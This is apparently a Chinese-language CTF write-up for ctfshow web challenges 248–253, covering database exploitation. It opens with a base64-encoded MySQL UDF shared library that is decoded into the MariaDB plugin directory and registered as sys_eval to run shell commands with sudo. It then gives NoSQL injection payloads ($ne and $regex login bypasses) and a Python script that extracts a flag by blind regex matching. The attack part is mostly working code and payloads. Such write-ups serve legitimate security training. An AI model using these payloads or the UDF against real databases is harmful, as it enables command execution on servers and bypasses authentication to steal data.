BzeXNfZXhlYwBzeXN0ZW0Ac3lzX3NldABzZXRlbnYAc3lzX3NldF9kZWluaXQAZnJlZQBzeXNfZ2V0AGdldGVudgBsaWJjLnNvLjYAX2VkYXRhAF
9fYnNzX3N0YXJ0AF9lbmQAR0xJQkNfMi4yLjUAAAAAAAAAAAACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAEAAQABAAEAAQABAAEAAQ
ABAAEAAQABAAEAAQABAAEAAQABAAEAAQABAAEAAQAAAAEAAQCyAQAAEAAAAAAAAAB1GmkJAAACANQBAAAAAAAAgBcgAAAAAAIAAAAAAAAAIAXIA
AAAAAA0BYgAAAAAAAGAAAAAgAAAAAAAAAAAAAAA2BYgAAAAAAAGAAAAAwAAAAAAAAAAAAAA4BYgAAAAAAAGAAAACgAAAAAAAAAAAAAABcgAAAAAA
AHAAAABAAAAAAAAAAAAAACBcgAAAAAAHAAAABQAAAAAAAAAAAAAEBcgAAAAAAHAAAABgAAAAAAAAAAAAAGBcgAAAAAAHAAAABwAAAAAAAAAAAAA
AAAAAAIBcgAAAAAAHAAAACAAAAAAAAAAAAAAAKBcgAAAAAAHAAAACQAAAAAAAAAAAAAMBcgAAAAAAHAAAACgAAAAAAAAAAAAAOBcgAAAAAAAAAAA
AHAAAACwAAAAAAAAAAAAAQBcgAAAAAAHAAAADAAAAAAAAAAAAAASBcgAAAAAAHAAAADQAAAAAAAAAAAAAUBcgAAAAAAHAAAADgAAAAAAAAAAAAA
AAAAAAWBcgAAAAAAHAAAADwAAAAAAAAAAAAAYBcgAAAAAAHAAAAEAAAAAAAAAAAAAAaBcgAAAAAAHAAAAEQAAAAAAAAAAAAAcBcgAAAAAAAAAAA
AHAAAAEgAAAAAAAAAAAAAeBcgAAAAAAHAAAAEwAAAAAAAAAAAAASIPsCOgnAQAA6MIBAADojQUAAEiDxAjD/zUyCyAA/yU0CyAADx9AAP8lMg
gAAAAAAA6eD/JSoLIABoAQAAAOnQ/yUiCyAAaAIAAADpwP8lGgsgAGgDAAAA6bD/JRILIABoBAAAAOmg/yUKCyAAaAUAAADpkP8lAgsgAGgGAA
```

sgAGgAAAAA6eD/JJ0LIABoAQAAAOnQ/yUICyAAaAIAAADpwP8IgGsgAGgDAAAA6bD/JKILIABoBAAAAOmg/yUKCyAAaAUAAADpkP8IAgsgAGgGAA
AA6YD/JfoKIABoBwAAAOlw/yXyCiAAaAgAAADpYP8l6gogAGgJAAAA6VD/JeIKIABoCgAAAOlA/yXaCiAAaAsAAADpMP8l0gogAGgMAAAA6SD/Jc
oKIABoDQAAAOkQ/yXCCiAAaA4AAADpAP8lugogAGgPAAAA6fD+//8AAAAAAAAAAEiD7AhIiwX1CSAASIXAdAL/0EiDxAjDkJCQkJCQkJCQVYA9kA
ogAABIieVBVFN1YkiDPdgJIAAAdAxIiz1vCiAA6BL///9IjQUTCCAATI0lBAggAEiLFWUKIABMKeBIwfgDSI1Y/0g52nMgDx9EAABIjUIBSIkFRQ
ogAEH/FMRIixU6CiAASDnacuXGBSYKIAABW0FcycNmDx+EAAAAAABVSIM9vwcgAABIieV0IkiLBVMJIABIhcB0FkiNPacHIABJicPJQf/jDx+EAA
AAAADJw5CQw8PDwzHAw8NBVEiDyf9JifRVU0iD7BBIi0YQSIs4McDyrkj30UiNaf/otv7//4P4AInHfGF1T78eAAAA6AP+//9IjXD/RTHJRTHAMf
+5IQAAALoHAAAASI0ELkj31kghxuiu/v//SIP4/0iJw3QnSYtEJBBIiepIid9IizDouv7T6wy6AQAAADH26AL+//8xwOsFuAEAAABaWVtdQVzDQV
e/AAQAAEFWQVVFMe1BVFVTSInzSIPsGEiJTCQQTIlEJAjoWv3//78BAAASYnG6E39///GAABIicVIi0MQSI01agMAAEiLOOgU/v//SYnH6zdMif
cxwEiDyf/yrkiJ70j30UiNWf9NjWQdAEyJ5ujd/f//So08KEiJ2kyJ9k2J5Uijxeio/f//TIn6vggAAABMiffoGP3//0iFwHW0TIn/6Cv9//+AfQ
AAdQpIi0QkCMYAAesfQsZELf8AMcBIg8n/SInv8q5Ii0QkEEj30Uj/yUiJCEiDxBhIiehbXUFcQV1BXkFfw0iD7AiDPgFIidd1C0iLRggx0oM4AH
QOSI01OgIAAOgX/f//sgGI0F7DSIPsCIM+AUiJ13ULSItGCDHSgzgAdA5IjTURAgAA6O78//+yAYjQX8NVSIn9U0iJ00iD7AiDPgJ0CUiNNNRkCAA
DrP0iLRgiDOAB0CUiNNSYCAADrLcdABAAAAABIi0YYSIs4SIPHAkgDeAjoAfz//zHSSIXASIlFEHURSI01HwIAAEiJ3+iH/P//sgFBWFuI0F3DSI
PsCIM+AUiJ+UiJ13UQSItGCIM4AHUHxgEBMcDrDkiNNXYBAADoU/z//7ABQVnDQVRIjTXvAQAASYnMSInXU0iJ00iD7AjoMvz//0nHBCQeAAAASI
nYQVpbQVzDSIPsCDHAgz4ASInXdA5IjTXVAQAA6Af8//+wAUFbw0iD7AhIi0YQSIs46GL7//9aSJjDSIPsKEiLRhhMi08QSYnySIsISIsIEyJz0
iLAE2NRAkBSInG86RMicdJi0IYSIsAQcYEAQBJi0IQSYtSGEiLQAhIi0oIugEAAABIicbzpEyJxkyJz0mLQhhIi0AIQcYEADoZ/v//0iDxChImM
NIi38QSIX/dAXpEvv//8NVSInNU0yJw0iD7AhIi0YQSIs46GL7//9IhcBIicJ1BcYDAesVMcBIg8n/SInX8q5I99FI/8lIiUUASIPEAWVtIidBdw5CQkJ
CQkJCQVUiJ5VNIg+wISIsFyAMgAEiD+P90GUiNHbsDIABmDx9EAAD/0EiDNwgTIiwNIg/j/dfFIg8QIW8nDkJCQSIPsCOgP+//9Ig8QIw0FZvdGVkIG
V4YWN0bHkgb25lIHN0cmluZyB0eXBlIHBhcmFtZXRlcgBFeHBlY3RlZCBleGFjdGx5IHR3byBhcmd1bWVudHMgKHR5cGUsIHBhcmFtKQBwdWJsaWMgU5cG
UgZm9yIG5hbWUgcGFyYW1ldGVyAENvdWxkIG5vdCBhbGxvY2F0ZSBtZW1vcnkAbGliX215c3FsdWRmX3N5c2ZfdGVzdApvbiAuMC40AE5vIGFyZ3
VtZW50cyBhbGxvd2VkICh1ZGY6IGxpYl9teXNxbHVkZl9zeXNfaW5mbykAAAEbAzuYAAAAEgAAAED7//+0AAAAQfv//8wAAABC+///5AAAAEP7//
/8AAAARPv//xQBAABH+///LAEAAEj7//9EAQAA4vv//2wBAADK/P//pAEAAPP8//+8AQAAHP3//9QBAACG/f//9EAEALb9//8MAgAA4/3//ywCAA
AC/v//RAIAABb+//9cAgAAhP7//3QCAACT/v//jAIAABQAAAAAAAAAAAXpSAAF4EAEbDAcIkAEAABQAAAAcAAAAhPr//wEAAAAAAAAAAAAAABQAAA
A0AAAAbfr//wEAAAAAAAAAAAAAABQAAABMAAAAVvr//wEAAAAAAAAAAAAAABQAAABkAAAAP/r//wEAAAAAAAAAAAAAABQAAAB8AAAAKPr//wMAAA
AAAAAAAAAABQAAACUAAAAE/r//wEAAAAAAAAAAAAAACQAAACsAAAA/Pn//5oAAAAQg4QjAJIDhhBDiBEDjCDBIYDAAAAAAAA0AAAA1AAAAG76//
/oAAAAAEIOEEcOGEIOII0EjgOPAkUOKEEEOMEEOOIMHhgaMBUcOUAAAAAAABQAAAAMAQAAHvv//ykAAAAAAAAAAAAAAABQAAAAMAQAAHvv//ykAAA
AARA4QAAAAABwAAAA8AQAAPv//2oAAAAAEQOEAAAAAAAAAAAUAAAAxAEAALb7//8fAAAAAEQOEAAAAAAUAAAAxAEAALL7//9uAAAAAEQOMAAAAAA
AUAAAA3AEAAAj8//8PAAAAAAAAAAAAAAAAcAAAA9AEAAP/7//9BAAAAAEEOEAEOIYCRA4YgwNHDiAAAAAAAAAAAA//8AAAAAAAAP//AAAAAAAAAA
AAAAAAAAAAAEAAAAAAAAsgEAAAAAAAMAAAAAAAAAKALAAAAAAADQAAAAAAAAB4EQAAAAAAAQAAAAAAAAAWAEAAAAAAAD1/v9vAAAAAAKACAA
AAAAABQAAAAAAAABoBwAAAAAAAAYAAAAAAAAAYAMAAAAAAAAKAAAAAAAAAOABAAAAAAAACwAAAAAAAAAYAAAAAAAAAAMAAAAAAAAA6BYgAAAAAA
ACAAAAAAAAAIABAAAAAAAAFAAAAAAAAAAHAAAAAAAABcAAAAAAAAAIAoAAAAAAAAHAAAAAAAAAMAJAAAAAAAACAAAAAAAABgAAAAAAAAAAkAAA
AAAAAAGAAAAAAAAAD+//9vAAAAAKAJAAAAAAAAbwAAAAABAAAAAAAAAAPD//28AAAAASkAAAAAAAD5//9vAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAABAFSAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADOCwAAAAAAAN4LAAAAAAAA7gsAAAAAAAD+CwAAAAAAAA4MAAAAAAAAHgwAAAAAAAAuDA
AAAAAAAD4MAAAAAAAATgwAAAAAAABeDAAAAAAAAG4MAAAAAAAAfgwAAAAAAACODAAAAAAAAJ4MAAAAAAAArgwAAAAAAAC+DAAAAAAAAIAXIAAAAA
AAAEdDQzogKERlYmlhbiA0LjMuMi0xLjEpIDQuMy4yAABHQ0M6IChEZWJpYW4gNC4zLjItMS4xKSA0LjMuMgAAR0NDOiAoRGViaWFuIDQuMy4yLT
EuMSkgNC4zLjIAAEdDQzogKERlYmlhbiA0LjMuMi0xLjEpIDQuMy4yAABHQ0M6IChEZWJpYW4gNC4zLjItMS4xKSA0LjMuMgAALnNoc3RydGFiAC
5nbnUuaGFzaAAuZHluc3ltAC5keW5zdHIAALmdudS52ZXJzaW9uAC5nbnUudmVyc2lvbl9yAC5yZWxhLmR5bgAucmVsYS5wbHQALmluaXQALnRleH
QALmZpbmkALnJvZGF0YQAuZWhfZnJhbWVfaGRyAC5laF9mcmFtZQAuY3RvcnMALmR0b3JzAC5qY3IALmR5bmFtaWMALmdvdAAuZ290LnBsdAAuZG
F0YQAuYnNzAC5jb21tZW50AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPAA
AABQAAAAIAAAAAAAAAWAEAAAAAAABYAQAAAAAAAEgBAAAAAAAAAwAAAAAAAAAIAAAAAAAAAAQAAAAAAAAACwAAAPb//28CAAAAAAAAAKACAAAAAAA
AAoAIAAAAAAADAAAAAAAAAAMAAAAAAAAACAAAAAAAAAAAAAAAAAAAAABUAAAALAAAAAgAAAAAAAAAABgAwAAAAAAAGADAAAAAAAACAQAAAAAAAAEAA
AAAgAAAAgAAAAAAAAAGAAAAAAAAAAAAdAAAAAwAAAAIAAAAAAAAAAaAcAAAAAAAABoBwAAAAAAAOABAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAA
AAJQAAAP///28CAAAAAAAAAEgJAAAAAAAASAkAAAAAAAAoAAAAAAAAAAMAAAAAAAAAAgAAAAAAAAACAAAAAAAAADIAAAD+//9vAgAAAAAAAACgCQ
AAAAAAAKAJAAAAAAAAIAAAAAAAAAAEAAAAQAAAAgAAAAAAAAAAAAAAAAAAABBBAAAABAAAAAIAAAAAAAAAwAkAAAAAAADACQAAAAAAAGAAAAAAAAAA
AAAwAAAAAAAAAIAAAAAAAAABgAAAAAAAAASwAAAAQAAAACAAAAAAAAACAKAAAAAAAAIAoAAAAAAACAAQAAAAAAAAMAAAAKAAAACAAAAAAAAAAYAAAA
AAAAAAFUAAAABAAAAAYAAAAAAAAAoAsAAAAAAACgCwAAAAAAABgAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAWgAAAAEAAAAGAAAAAAAAA
AAuAsAAAAAAAC4CwAAAAAAABABAAAAAAAAAAAAAAAAAAAEAAAAAAAAABAAAAAAAAAAYwAAAAEAAAAGAAAAAAAAANAMAAAAAAAA0AwAAAAAAAD0BQAA
AAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAABpAAAAAQAAAAYAAAAAAAAAxBIAAAAAAADEEgAAAAAAAA4AAAAAAAAAAAAAAAAAAAAEAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AACAAAAAAAAAIAAAAAAAAAKgAAABAAAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAQAAAAMAAAAAAAAAAAgBcgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAiBcAAAAAAAAQAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAALwAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAIgXAAAAAAAAmwAAAAAAAAA
AAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAABAAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAjGAAAAAAAAMUAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAA
AA'

```
|base64 -d > /usr/lib/mariadb/plugin/udf.so
```

```
create function sys_eval returns string soname 'udf.so';

select sys_eval("sudo whoami");
```

web249

```
开始nosql,flag在flag中
```

sql语句

```
//无
$user = $memcache->get($id);
```

真的不懂诶

https://www.anquanke.com/post/id/97211

http://rui0.cn/archives/609

然后我就看上了里面的数组

```
/api/?id[]=flag
```

web250

sql语句

```
$query = new MongoDB\Driver\Query($data);
$cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();
```

返回逻辑

```
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
}
```

```
form.on('submit(login)', function(data){

  $.ajax({
    url:'api/',
    dataType:"json",
    type:'post',
    data:{
      username:data.field['username'],
      password:data.field['password']
    },
    success:function(data){
      layer.msg(data.msg);
```


还是之前那个文章里面写到的($ne是不相等的意思)

```
username[$ne]=1&password[$ne]=1
```

web251

还是用上一道payload

但是回显并不是flag，而是

```
{"code":0,"msg":"\u767b\u9646\u6210\u529f ","count":1,"data":[{"_id":{"$oid":"61de6a5b504d14f773a7a95b"},"username":"admin","password":"ctfshow666nnneeaaabbbcc"}]}
```

改成username不等于admin

```
username[$ne]=admin&password[$ne]=1
```

web252

sql语句

```
//sql
db.ctfshow_user.find({username:'$username',password:'$password'}).pretty()
```

返回逻辑

```
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
}
```

> mongodb的find().pretty()方法的作用。
> 使得查询出来的数据在命令行中更加美观的显示，不至于太紧凑。

然后登录测试，发现有admin和admin1，那就用正则来让这俩都爪巴

```
username[$regex]=^[^admin].*$&password[$ne]=1
```

web253

sql语句

```
//sql
db.ctfshow_user.find({username:'$username',password:'$password'}).pretty()
```

返回逻辑

```php
//无过滤
if(count($cursor)>0){
  $ret['msg']='登陆成功';
  array_push($ret['data'], $flag);
```

用上一道的payload，回显是登陆成功但是没flag

于是乎采取盲注的形式，用正则匹配出flag，先用payload1和data1，再用2

```python
import requests
import string
table = string.digits+string.ascii_lowercase+string.ascii_uppercase+'_{}-,'
url = 'http://b4a88d5f-235b-4e06-b7b9-3cf10e9c26de.challenge.ctf.show/api/index.php'
flag = ''
for i in range(100):
    for j in table:
        tmp = flag+j
        payload1 = f'f{tmp}.*$'
        data1 = {'username[$regex]':payload1
                ,'password[$ne]':1}

        payload2 = f'^{tmp}.*$'
        data2 = {'username[$regex]':'flag'
                 ,'password[$regex]':payload2}
        r = requests.post(url=url, data=data2).text
        if r"\u767b\u9646\u6210\u529f" in r:
            flag += j
            print(flag)
            break
```